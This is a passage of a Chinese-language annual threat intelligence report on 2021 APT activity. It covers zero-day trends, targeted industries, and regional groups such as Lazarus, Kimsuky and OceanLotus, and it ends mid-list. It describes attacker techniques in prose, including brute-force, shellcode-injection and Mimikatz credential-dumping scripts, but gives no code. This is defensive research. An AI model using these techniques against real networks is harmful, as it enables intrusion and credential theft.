0day 及高危漏洞依然深受 APT 组织青睐。2021 年以来，0day 漏洞攻击趋势比以往更盛，APT 组织在野利用的 0day 漏洞数量超过 70 个，这在网络安全历史上是前所未见的。其不仅体现在漏洞数量多，而

且漏洞类型几乎覆盖具有垄断市场份额地位的系统和产品，包括浏览器 (Chrome/IE/Safari)、Windows 操作系统、Windows Exchange Server、Microsoft Office、Adobe Reader、Apache HTTP Sever、iOS、Android 等。在野 0day 漏洞利用的整体趋势为以 Windows 平台为基础，Chrome/Safari 浏览器为主流向多平台延伸。

不难看出，0day 漏洞作为 APT 组织提升攻击能力的一大武器，不仅一些成熟的 APT 组织，包括本身便具有及以往不具备 0day 漏洞利用能力的组织，还有一些新组织都在追求 0day 资源，不断发展自身，不断更新其攻击武器和手段。这已经成为了 APT 组织的一大趋势。


（五）APT 组织攻击武器、手段持续更新升级

新的攻击武器和手段是 APT 组织提高攻击能力的另一大途径，很多组织都保持着一定的更新频率。更新内容包括但不限于，武器库（后门、远控、漏洞等）、新技术手段（检测绕过方式、执行方式、加密方式）、新目标平台。根据数据显示较为活跃的 APT 组织，其更新频率也较高。

更新频率较高的几个 APT 组织如下：

- Lazarus
- Kimsky
- C-Major
- 蔓灵花、海莲花、摩诃草等

其更新内容情况如下图，主要是增加新武器，或对已有武器进行升级，并表现出多样化组合方式的特点。技术手段的更新则以执行方式为主。



▲ 图 2.8 2021 年高级威胁组织技战术和武器库更新占比

五、2021 年全球受害行业分析

APT 威胁是定向性的，其会选择攻击的行业、地域、目标以及要达到的目的，这些是由 APT 组织在实施行动前制定的需要达到的阶段性目标和动机所决定的。从历史经验来看，APT 组织在一段时间内会保持其攻击目标行业的专注程度，这可能也与攻击组织在针对新的行业实施攻击时，需要时间收集和熟悉目标，并弥补自身能力与目标行业的缺失部分，以及构建相应的攻击武器库。

2020 年，医疗、网络安全和互联网这三个行业是 APT 威胁的主要行业目标。但在 2021 年，受疫情复发影响，APT 组织的关注度发生了转变，医疗卫生行业还是 APT 组织关注的首要目标，与疫苗研制、高级医学研究等相关的活动非常活跃。此外，网络安全、互联网、能源与网络安全等行业也成为 2021 年 APT 活动关注的新兴热点，出现了很多新的攻击特点，发生了多起影响深远的 APT 攻击事件。

（一）政府机构

政府是国家表示意志、发布命令、和处理事物的机关。无论哪一年，政府都是网络攻击的首要目标。每年都会有大量针对政府的威胁分析报告发布，为网络安全防御鸣响警钟。

2021 年 6 月，国外安全厂商 Lumen 的研究人员发现针对南亚和中亚地区的政府和能源组织的攻击活动。此次攻击至少在 2021 年 1 月开始，主要针对政府、电力调度和电厂等组织，受害者主要分布在印度其次为阿富汗。

2021 年 7 月，Google 安全研究人员发布了有关 4 个 0day 被在野利用的详细信息。东欧地区的黑客团伙 Nobelium 利用 Safari 中的 0day，通过 LinkedIn Messaging 发送恶意链接来攻击西欧国家的政府官员。

2021 年年末，国内安全厂商发布了响尾蛇组织的历史活动总结，其报告表明 2021 年中，该组织向中国的相关机构发起了情报窃取的定向攻击活动。

（二）医疗行业

2020 年新冠疫情在世界各地肆虐，全球泛滥。针对疾控与防疫机构、病毒研究机构、疫苗研发机构和其他相关的医学研究机构的高级威胁活动持续不断。在 2020 年中，整个医疗行业成为了 APT 攻击活动的焦点。

2021 年，新冠疫情继续在全球肆虐与反复，临近年底，最新变异毒株奥密克戎（Omicron）以“闪电之势”全球传播，感染病例急剧增加。

2021 年初，韩国国家情报局（NIS）在国民议会情报委员会的会议中披露，东亚地区的黑客组织试图入侵制药巨头辉瑞的计算机系统，以查找疫苗与冠状病毒治疗方法等相关信息。1 月 12 日，欧洲药品管理局宣布，黑客泄露了此前网络入侵中被盗的新冠疫苗信息[18]。

2021 年 3 月 31 日，国外安全厂商 Proofpint 发现中东地区有关的高级持续威胁组织针对美国和以色列相关从事遗传学、神经病学和肿瘤学研究的高级医学研究人员[19]。立陶宛国家安全部门发布的年度国家安全威胁评估报告指出，有着国家背景的 APT29 组织利用立陶宛相关基础设施发动对疫苗相关的实体的攻击[20]。

此外，意大利拉齐奥大区（Lazio）政府曾在社交媒体宣布，数据中心遭受勒索攻击，疫苗预约系统暂时停止使用，不排除反疫苗人士的攻击[21]。具有东亚地区背景的 APT 组织针对生物行业相关人员进行钓鱼攻击[22]。年末也不乏针对医疗行业的攻击，东欧地区相关组织和未知攻击者冒充疫苗制造者或使用 COVID-19 疫苗相关话题进行信息窃取或者以经济利益为目的攻击。

（三） 科技行业

信息技术的迅速发展，互联网产业的兴起，影响着世界产业经济的增长。软件等服务行业崛起，也标志着日益增多的网络安全需求。上游产业快速发展，也表明了下游客户的使用数量增长和活跃度。如果具有恶意攻击目的的恶意黑客组织掌握了上游公司的生产代码或者是 0day 漏洞，又或者获取到各大公司权限，即可入侵其内网相关的信息。不过随着安全意识的增加，科技公司受到的本质危害较少发生。

1）游戏行业

年初，国外安全厂商的报告称，此前一系列针对电子游戏公司的勒索软件攻击与某以经济利益为主要目的的黑客组织相关。受害公司甚至包括了“世界上最大的公司之一”。这些勒索攻击的初始攻击始于第三方服务商。通过攻击第三方服务商进行后续的供应链攻击[23]。

在上述事件发生不久，著名的安卓模拟器 NoxPlayer(夜神模拟器) 被爆出遭受入侵。NoxPlayer 是一家全球知名的 PC 端安卓模拟器公司。国外安全厂商 ESET 进行报告披露，黑客组织通过入侵官方 API（api.bignox.com）和文件托管服务器，篡改了 API 服务器中 NoxPlayer 的下载地址，用户使用更新时，自动下发恶意软件。不同国家都有遭受攻击的受害者[24]。

2) 服务供应商

虽然 SolarWinds 供应链攻击在 2020 年末首次披露，但在 2021 年初，后续影响也在陆续曝光，也还存在许多疑问。

年中期间，国外安全厂商 Mandiant 披露了 DarkSide 针对闭路电视供应商的供应链攻击。入侵受害者公司，并在其自定义版本的应用程序中植入了恶意代码，并在 24 小时之内进行横向移动，后续部署键盘记录器，CS Beacon 等常见工具。受害厂商进行应急响应，避免了勒索软件攻击。Mandiant 将此次攻击活动归属到 UN2465 组织[25]。

宏碁 Acer 遭 REvil 勒索软件攻击，被索要迄今已知的最大赎金 5000 万美元。

同样，Kaseya 公司遭受到了著名勒索团队 REvil 的攻击。Kaseya 是一家成立于美国的软件公司，Kaseya VSA 是一款 IT 运维管理平台软件，许多托管服务提供商（MSP）使用该软件进行服务管理。在这起事件中，Kaseya VSA 软件存在身份验证绕过漏洞，该漏洞允许攻击者通过软件管理的主机分发恶意软件，导致了瑞典连锁超市 Coop 关闭其 800 家门店近一周。影响范围颇大，超过 200 家公司收到此次事件的影响。这次并不是 Kaseya 第一次受到攻击，服务供应商更应当注意其代码审计与应急响应流程[26]。

（四） 其他行业

1）网络安全

2021 年不仅是科技公司被 APT 组织盯上，网络安全行业及其安全研究人员也是目标。

国外厂商 Google TAG 安全部门披露了一起利用推特等社交媒体针对不同公司和组织从事漏洞研究和开发的安全研究人员开社会工程学攻击。TAG 团队此次攻击归属到位于东亚地区的政府支持的攻击组织。通过上传伪造漏洞成功利用视频并伪造评论，通过推特账户进行推广，攻击者与研究人员建立初步的联系后，通过发送带有恶意代码的 Visual Studio 项目，加载恶意 DLL 实施攻击。此次攻击人员使用多个平台包括 Twitter、LinkedIn、Telegram 等平台[27]。

在之后的事件中，该组织通过对泄露的 IDAPRO 附加恶意后门，和冒充三星招聘人员向韩国安全公司人员投递钓鱼邮件等。对网络安全公司及其安全研究人员具有强针对性[28][29]。

2) 能源行业

能源乃国家之命脉，世界经济的飞速发展都是建立在大量消耗能源的基础之上。


承接美国石油管道运输大头的 Colonial Pipeline 公司的基础设施遭受了 DarkSide 的勒索软件攻击，被迫关闭了美国东部沿海各州供油的关键燃油网络，致使美国三个区域受到断油的影响，导致了石油供应链停滞和美国油价大涨。DarkSide 虽后续放出解密器，但这一事件表明安全问题不容小觑[30]。

从上述事件可以看出，2021 年针对不同行业的 APT 攻击均有出现，不仅仅局限于单一行业，而是遍布着对经济发展有利的各行各业，黑客组织不仅获取机密信息，敛财更是其重要目的。

第三章 地缘下的APT组织、活动和趋势

地域分析是 APT 研究的重要方面。一方面，同一地域范围的 APT 组织和 APT 活动常常出现一些重叠，其可能针对相似的攻击目标或者使用类似的 TTP；另一方面，同一地区发生的很多 APT 活动，都与地缘政治因素密切相关，这对分析 APT 活动的意图和动机很有帮助。

图 3.1 列举了 2021 年全球各地区主要活跃的 APT 组织，全球主要 APT 组织列表也可以参见附录 1。



▲ 图 3.1 全球 APT 组织分布情况


东亚地区的组织与行动
East Asia

在 2021 年的全年公开披露的三个东亚地区最活跃发 APT 组织为 Lazarus、Kimsuky 和 APT37。其中 Lazarus（CrowdStrike 将其命名为 STARDUST CHOLLIMA）一直作为东亚地区最活跃的 APT 组织，受到某东亚国家背后支持，其目标是全球性的，攻击行业涉及影视，经济，政府等。Kimsuky 则专注于国防军工行业，多次攻击针对他国智库、工业等行业，多次针对东亚某国的政府国防相关作为诱饵进行攻击，并且受害国家已经扩展到俄罗斯、美国等国家。APT37（Group123，也称 ScarCruft），早期主要针对韩国，2017 年后延伸攻击目标至半岛范围，包括日本、越南和中东，擅长制作高度定制化的钓鱼攻击拥有多平台攻击能力。DarkHotel 擅长使用 0day 攻击上游供应商，进行供应链攻击。

▲ 表 3.2 2021 年东亚地区活跃 APT 组织

Lazarus 在 2021 年东亚范围中拥有着最多的对外公开报告，攻击行业包括但不限于国防、医疗、经济等行业，同时也进行以获取经济利益为目的的网络攻击活动，如勒索、虚拟货币窃取等。攻击目标不局限于单一国家组织，有着广泛的目标，灵活入侵。攻击手段不胜枚举，包括网络钓鱼、Web 端口入侵、供应链攻击等。

其中 Lazarus 组织较其他组织所不同的是，擅长针对网络安全研究人员进行攻击，不断有该组织的新攻击手段被发现。由此可见，Lazarus 攻击技巧不局限，洞察人心，攻击方式灵活，是需要我们积极应对了解的攻击组织。Lazarus 针对安全研究人员的攻击较多，包括通过 SNS 软件和安全研究人员进行沟通交流后 VS 工程植入恶意命令 [31]，IDA Pro 种植后门（见下图）[32] ，对多家反病毒公司员工进行钓鱼种植后门。



▲ 图 3.3 Lazarus 组织利用包含木马的 IDA Pro 攻击安全研究人员

Kimsuky 网络攻击组织具有明显的攻击特征，善于根据时事热点作为话题，利用钓鱼邮件发送到受害者，配合 payload 或者钓鱼网站获取特定数据。擅长使用社会工程学手段。该组织使用了批量发送钓鱼邮件的框架，比如 PHPMailer，SendGrid，配合其相关工具形成自动化验证凭据钓鱼。APT37 通过钓鱼邮件进行初始载荷攻击，通过 Web 进行入侵后，进行水坑攻击。后续 RAT 的加载具有较长且复杂的加载流程，使用多种语言，增加了分析者的分析难度。使用 KonniRat 变种。使用 Chinotto 双平台攻击。能利用 Nday 漏洞，具有漏洞利用开发手段。Darkhotel 攻击擅长使用供应链攻击，通过软件平台的升级下发木马后门。拥有自开发私有框架 Ramsay，Thinmon 等，在持久化，后门插件，C&C 沟通上具有独到之处。

组织名	活动描述	披露时间	披露机构
Lazarus	Lazarus 针对安全研究人员的社会工程学攻击 [33]	2021-01-25	Google Norfolk 微步在线 360 安恒 绿盟 深信服 Microsoft
	Operation Dream Job [34]	2021-01-26	JPCERT
	APT 组织 Lazarus 近期定向攻击组件 STUMBZARUS 深入分析 [35]	2021-01-29	绿盟
	黑客盗取 13 亿美元 [36]	2021-02-19	MalwareBytes
	Lazarus 使用 ThreatNeedle 攻击国防工业 [37]	2021-02-25	Kaspersky
	Lazarus 利用 MATA 框架部署 TFlower 勒索软件 [38]	2021-03-04	sygnia
	Lazarus 攻击日本活动分析 [39]	2021-03-22	JPCERT
	Lazarus 后门 Vyveva 分析 [40]	2021-04-08	ESET
	Lazarus 比特币窃取活动分析 [41]	2021-04-14	Group-IB
	Lazarus 使用恶意代码配合 bmp 释放木马 [42]	2021-04-19	MalwareBytes
	针对国防，外交领域的诱饵分析 [43]	2021-04-20	ESTsecurity
	Lazarus 攻击制药公司活动分析 [44]	2021-04-27	ptsecurity.
	疑似 Lazarus 组织利用大宇造船厂为相关诱饵的系列攻击活动分析 [45]	2021-05-11	奇安信
	近期针对军工等行业的定向攻击活动分析 [46]	2021-06-02	微步在线
	Lazarus 组织利用招聘信息针对欧美地区的攻击活动分析 [47]	2021-07-06	AT&T
	Lazarus APT 组织近期针对区块链金融、能源行业的攻击活动分析 [48]	2021-09-02	奇安信
	Lazarus 社会工程学攻击和漏洞利用仍然是主要攻击方法 [49]	2021-10-26	Kaspersky

组织名	活动描述	披露时间	披露机构
Lazarus	研究团队披露 APT 组织 Lazarus 发起的供应链攻击的细节 [50]	2021-10-27	Kaspersky
	Lazarus Group 的 NukeSped 恶意软件分析 [51]	2021-11-10	AhnLab
	由 Lazarus APT 组分发的带木马的 IDA Pro 安装程序 [52]	2021-11-11	ESET
	Lazarus 又作妖，近期疑似利用漏洞文档针对韩国航空业展开定向攻 [53]	2021-11-14	微步在线
	Lazarus 通过招聘定位人员 [54]	2021-11-29	Google
Kimsuky	Kimsuky 组织利用私募股权投资使者进行软件供应链攻击 [55]	2021-01-03	ESTsecurity
	Kimsuky 拜登政府就职典礼样本诱饵分析 [56]	2021-01-18	ESTsecurity
	Kimsuky- 伪装捐赠证书针对韩国得攻击活动诱饵分析 [57]	2021--01-24	ESTsecurity
	针对研究朝鲜经济的俄罗斯研究人员攻击活动分析 [58]	2021-02-01	ESTsecurity
	利用疫情信息针对韩国小型企业的攻击活动分析 [59]	2021-02-17	ESTsecurity
	针对韩国安全专家的攻击活动分析 [60]	2021-03-10	ESTsecurity
	Kimsuky 组织网络攻击活动追溯分析报告 [61]	2021-03-26	360
	疑似 Kimsuky APT 组织利用韩国外交部为诱饵的攻击活动分析 [62]	2021-05-	奇安信
	KimsukyAPT 组织使用 AppleSeed 攻击韩国政府 [63]	2021-05-31	Malwarebytes
	Kimsuky APT 组织对韩国国防安全相关部门的定向攻击活动分析 [64]	2021-06	微步在线
	疑似 Kimsuky 针对韩国军工行业的攻击 [65]	2021-07-08	360
	Kimsuky 组织对生物行业相关人员进行钓鱼攻击 [66]	2021-07-15	Ahnlab
	老树新花 Kimsuky 使用的新版 KGH 间谍组件分析 [67]	2021-07	微步在线
	Kimsuky APT 组织利用 blogspot 分发恶意载荷的攻击活动分析 [68]	2021-07-26	奇安信

组织名	活动描述	披露时间	披露机构
Kimsuky	Kimsuky 利用 PDF 漏洞，目标为外交官和安全专家 [69]	2021-08-03	EastSecurity
	Kimsuky 利用 PDF 文件进行 APT 攻击 [70]	2021-08-06	Ahnlab
	Kimsuky 间谍活动 [71]	2021-08-23	InQuest
	Kimsuky 使用 Excel 宏进行网络攻击 [72]	2021-09-23	ESTsecurity
	Kimsuky 在攻击活动中的 VNC 恶意软件分析 [73]	2021-09-27	ESTsecruity
	Kimsuky 武器库更新：利用新冠疫情为诱饵针对韩国地区的攻击活动分析 [74]	2021-10-11	奇安信
	朝鲜攻击者使用恶意博客向备受瞩目的韩国目标传播恶意软件 [75]	2021-11-10	Cisco
APT37	APT37 利用宏分发 RokRat [76]	2021-01-06	Malwarebytes
	APT37 使用浏览器漏洞攻击受害者 [77]	2021-08-17	Volexity
	KonniRat 变种攻击俄罗斯 [78]	2021-08-24	Malwarebytes
	APT37 使用 BLUELIGHT 部署 RokRAT [79]	2021-08-24	Volexity
	ScarCruft 针对“脱北者”和人权主义者开展监视活动 [80]	2021-11-30	Kaspersky
Darkhotel	Darkhotel（APT-C-06）组织利用 Thinmon 后门框架的攻击活动揭秘 [81]	2021-08-25	360

▲ 表 3.4 2021 年东亚地区 APT 组织热点攻击活动

东南亚地区的组织与行动
Southeast Asia

海莲花组织依然是在东南亚地区最为活跃的 APT 组织，其在 2021 年依然保持较高的活动频率。该组织的攻击包括网络间谍活动和商业情报窃取，同时该组织在近年来还被观察到在受害者主机上部署矿机程序，进行门罗币挖矿。此外，海莲花组织还具备发起供应链攻击的能力，并且能在入侵和横向移动过程中使用 0day 或 Nday 漏洞。

组织名	海莲花
最早活动时间	2012 年
公开披露时间	2015 年
组织简介	海莲花组织是由奇安信威胁情报中心最早披露并命名的一个 APT 组织，其自 2012 年 4 月起，该组织针对中国政府、科研院所、海事机构、海域建设、航运企业等相关重要领域展开了有组织、有计划、有针对性的长时间不间断攻击 .

▲ 表 3.5 2021 年东南亚地区活跃 APT 组织

海莲花组织在 2021 年对我国展开了多次攻击活动，涉及政府机构、科研院所、能源化工、电信通讯、软件服务供应商等多个领域。在这些攻击活动中，海莲花组织继续频繁采用动态库侧加载技术启动恶意程序，并不断扩充其白利用文件清单，使用过的白利用武器包括联想驱动安装程序相关组件、WPS 相关组件、钉钉相关组件，大部分都是国内用户常用软件，具有极强的隐蔽性。

2021 上半年，友商发现该组织疑似具有 Linux 平台武器，捕获的 Linux 恶意样本被命名为 RotaJakiro（双头龙）[82]，其上线包构造手法、关键函数特征和控制指令与海莲花组织的 macOS 平台样本均存在高度相似性。

奇安信威胁情报中心在对海莲花组织的长期关注过程中发现，自去年年中起，海莲花组织逐渐放弃了基于鱼叉邮件的恶意软件投递方式，开始通过渗透的手段对高价值目标进行攻击活动 [83]。该组织在初始攻击突破进入目标内网环境后，会进行大规模复杂的横向移动攻击，下表列出了该组织使用频率最高的几类横向移动脚本。

横向移动脚本类型	功能
爆破脚本	早期在内网中使用的爆破脚本仅针对 445 端口下的 administrator 账户进行爆破。经过数次版本迭代后，增加了对 MSSQL、FTP、HTTP 的爆破和对常见端口的扫描。
NbtScan 脚本	利用 PS 脚本将编码后的 Nbtscan 注入到 Notepad.exe 中，对内网进行扫描。
Getinfo 脚本	PS 脚本，主要功能为信息收集，收集的信息包括操作系统相关信息、域控信息、ssh 状态、RDP 状态、反病毒产品、所有用户名、安装的程序列表、ipconfig、正在运行的服务、网络连接状态、进程列表、磁盘信息、Administrator 用户下的目录树、C 盘根目录树
管道注入脚本	最后将上述信息整理成 html 文件保存在文件系统中，然后加密打包上传到第三方网站
Empire 脚本	从管道中读取 payload，对其进行解密，随机启动一个系统自带程序，将解密后得到的 shellcode 注入启动的进程中


横向移动脚本类型	功能
Mimikatz 脚本	海莲花组织使用 Empire 框架控制内网主机，搜索目标。最终会在指定目标上释放白利用组件，最终执行 Cobalt Strike 远控
Cortana 脚本	在受控主机上执行 Mimikatz powershell 版本的脚本，在内存中加载 dll 的导出函数，抓取受控主机上的密码

▲ 表 3.6 2021 年海莲花组织常用横向移动脚本

进入内网后攻击者收集内网机器的特征信息（比如主机名、IP 地址段、网卡 MAC 地址等）用于定制化木马。海莲花组织投放的定制化木马将这些特征信息的哈希值作为解密后续阶段攻击载荷的密钥，使得后续载荷只在指定机器上运行，减少了攻击代码暴露的风险。

海莲花组织渗透时仍会采用供应链攻击手段，向攻击目标的 IT 服务商或者软件外包人员发起针对性攻击，以此进入目标内网。并且该组织还会利用攻陷的设备，比如 DrayTek 路由器，作为网络通信流量的中转跳板。

2021 年，海莲花组织除针对中国境内开展攻击活动以外，也被公开披露了针对越南人权组织的攻击活动。奇安信威胁情报中心整理了 2021 年度海莲花组织部分热点攻击活动如下表所示。



▲ 表 3.7 2021 年东南亚地区 APT 组织热点攻击活动

南亚地区的组织与行动
South Asia

根据 2021 年公开报告整理结果，蔓灵花、肚脑虫、透明部落这三个老牌 APT 组织依旧保持高度的活跃，其中蔓灵花组织针对我国展开了多次攻击。此外，2019 年披露命名的 SideCopy 组织在 2021 年也发起了多次攻击活动，其活跃度可与三个南亚老牌 APT 组织比肩。

2013

摩诃草

最早活动时间：2009
公开披露时间：2013

主要针对中国、巴基斯坦等亚洲地区国家，以政府、军事、电力、工业、外交和经济等领域为主窃取敏感信息。具备 Windows、Android、macOS 三 平台攻击能力。奇安信内部跟踪编号为 APT-Q-36

2016

蔓灵花

最早活动时间：2013
公开披露时间：2016

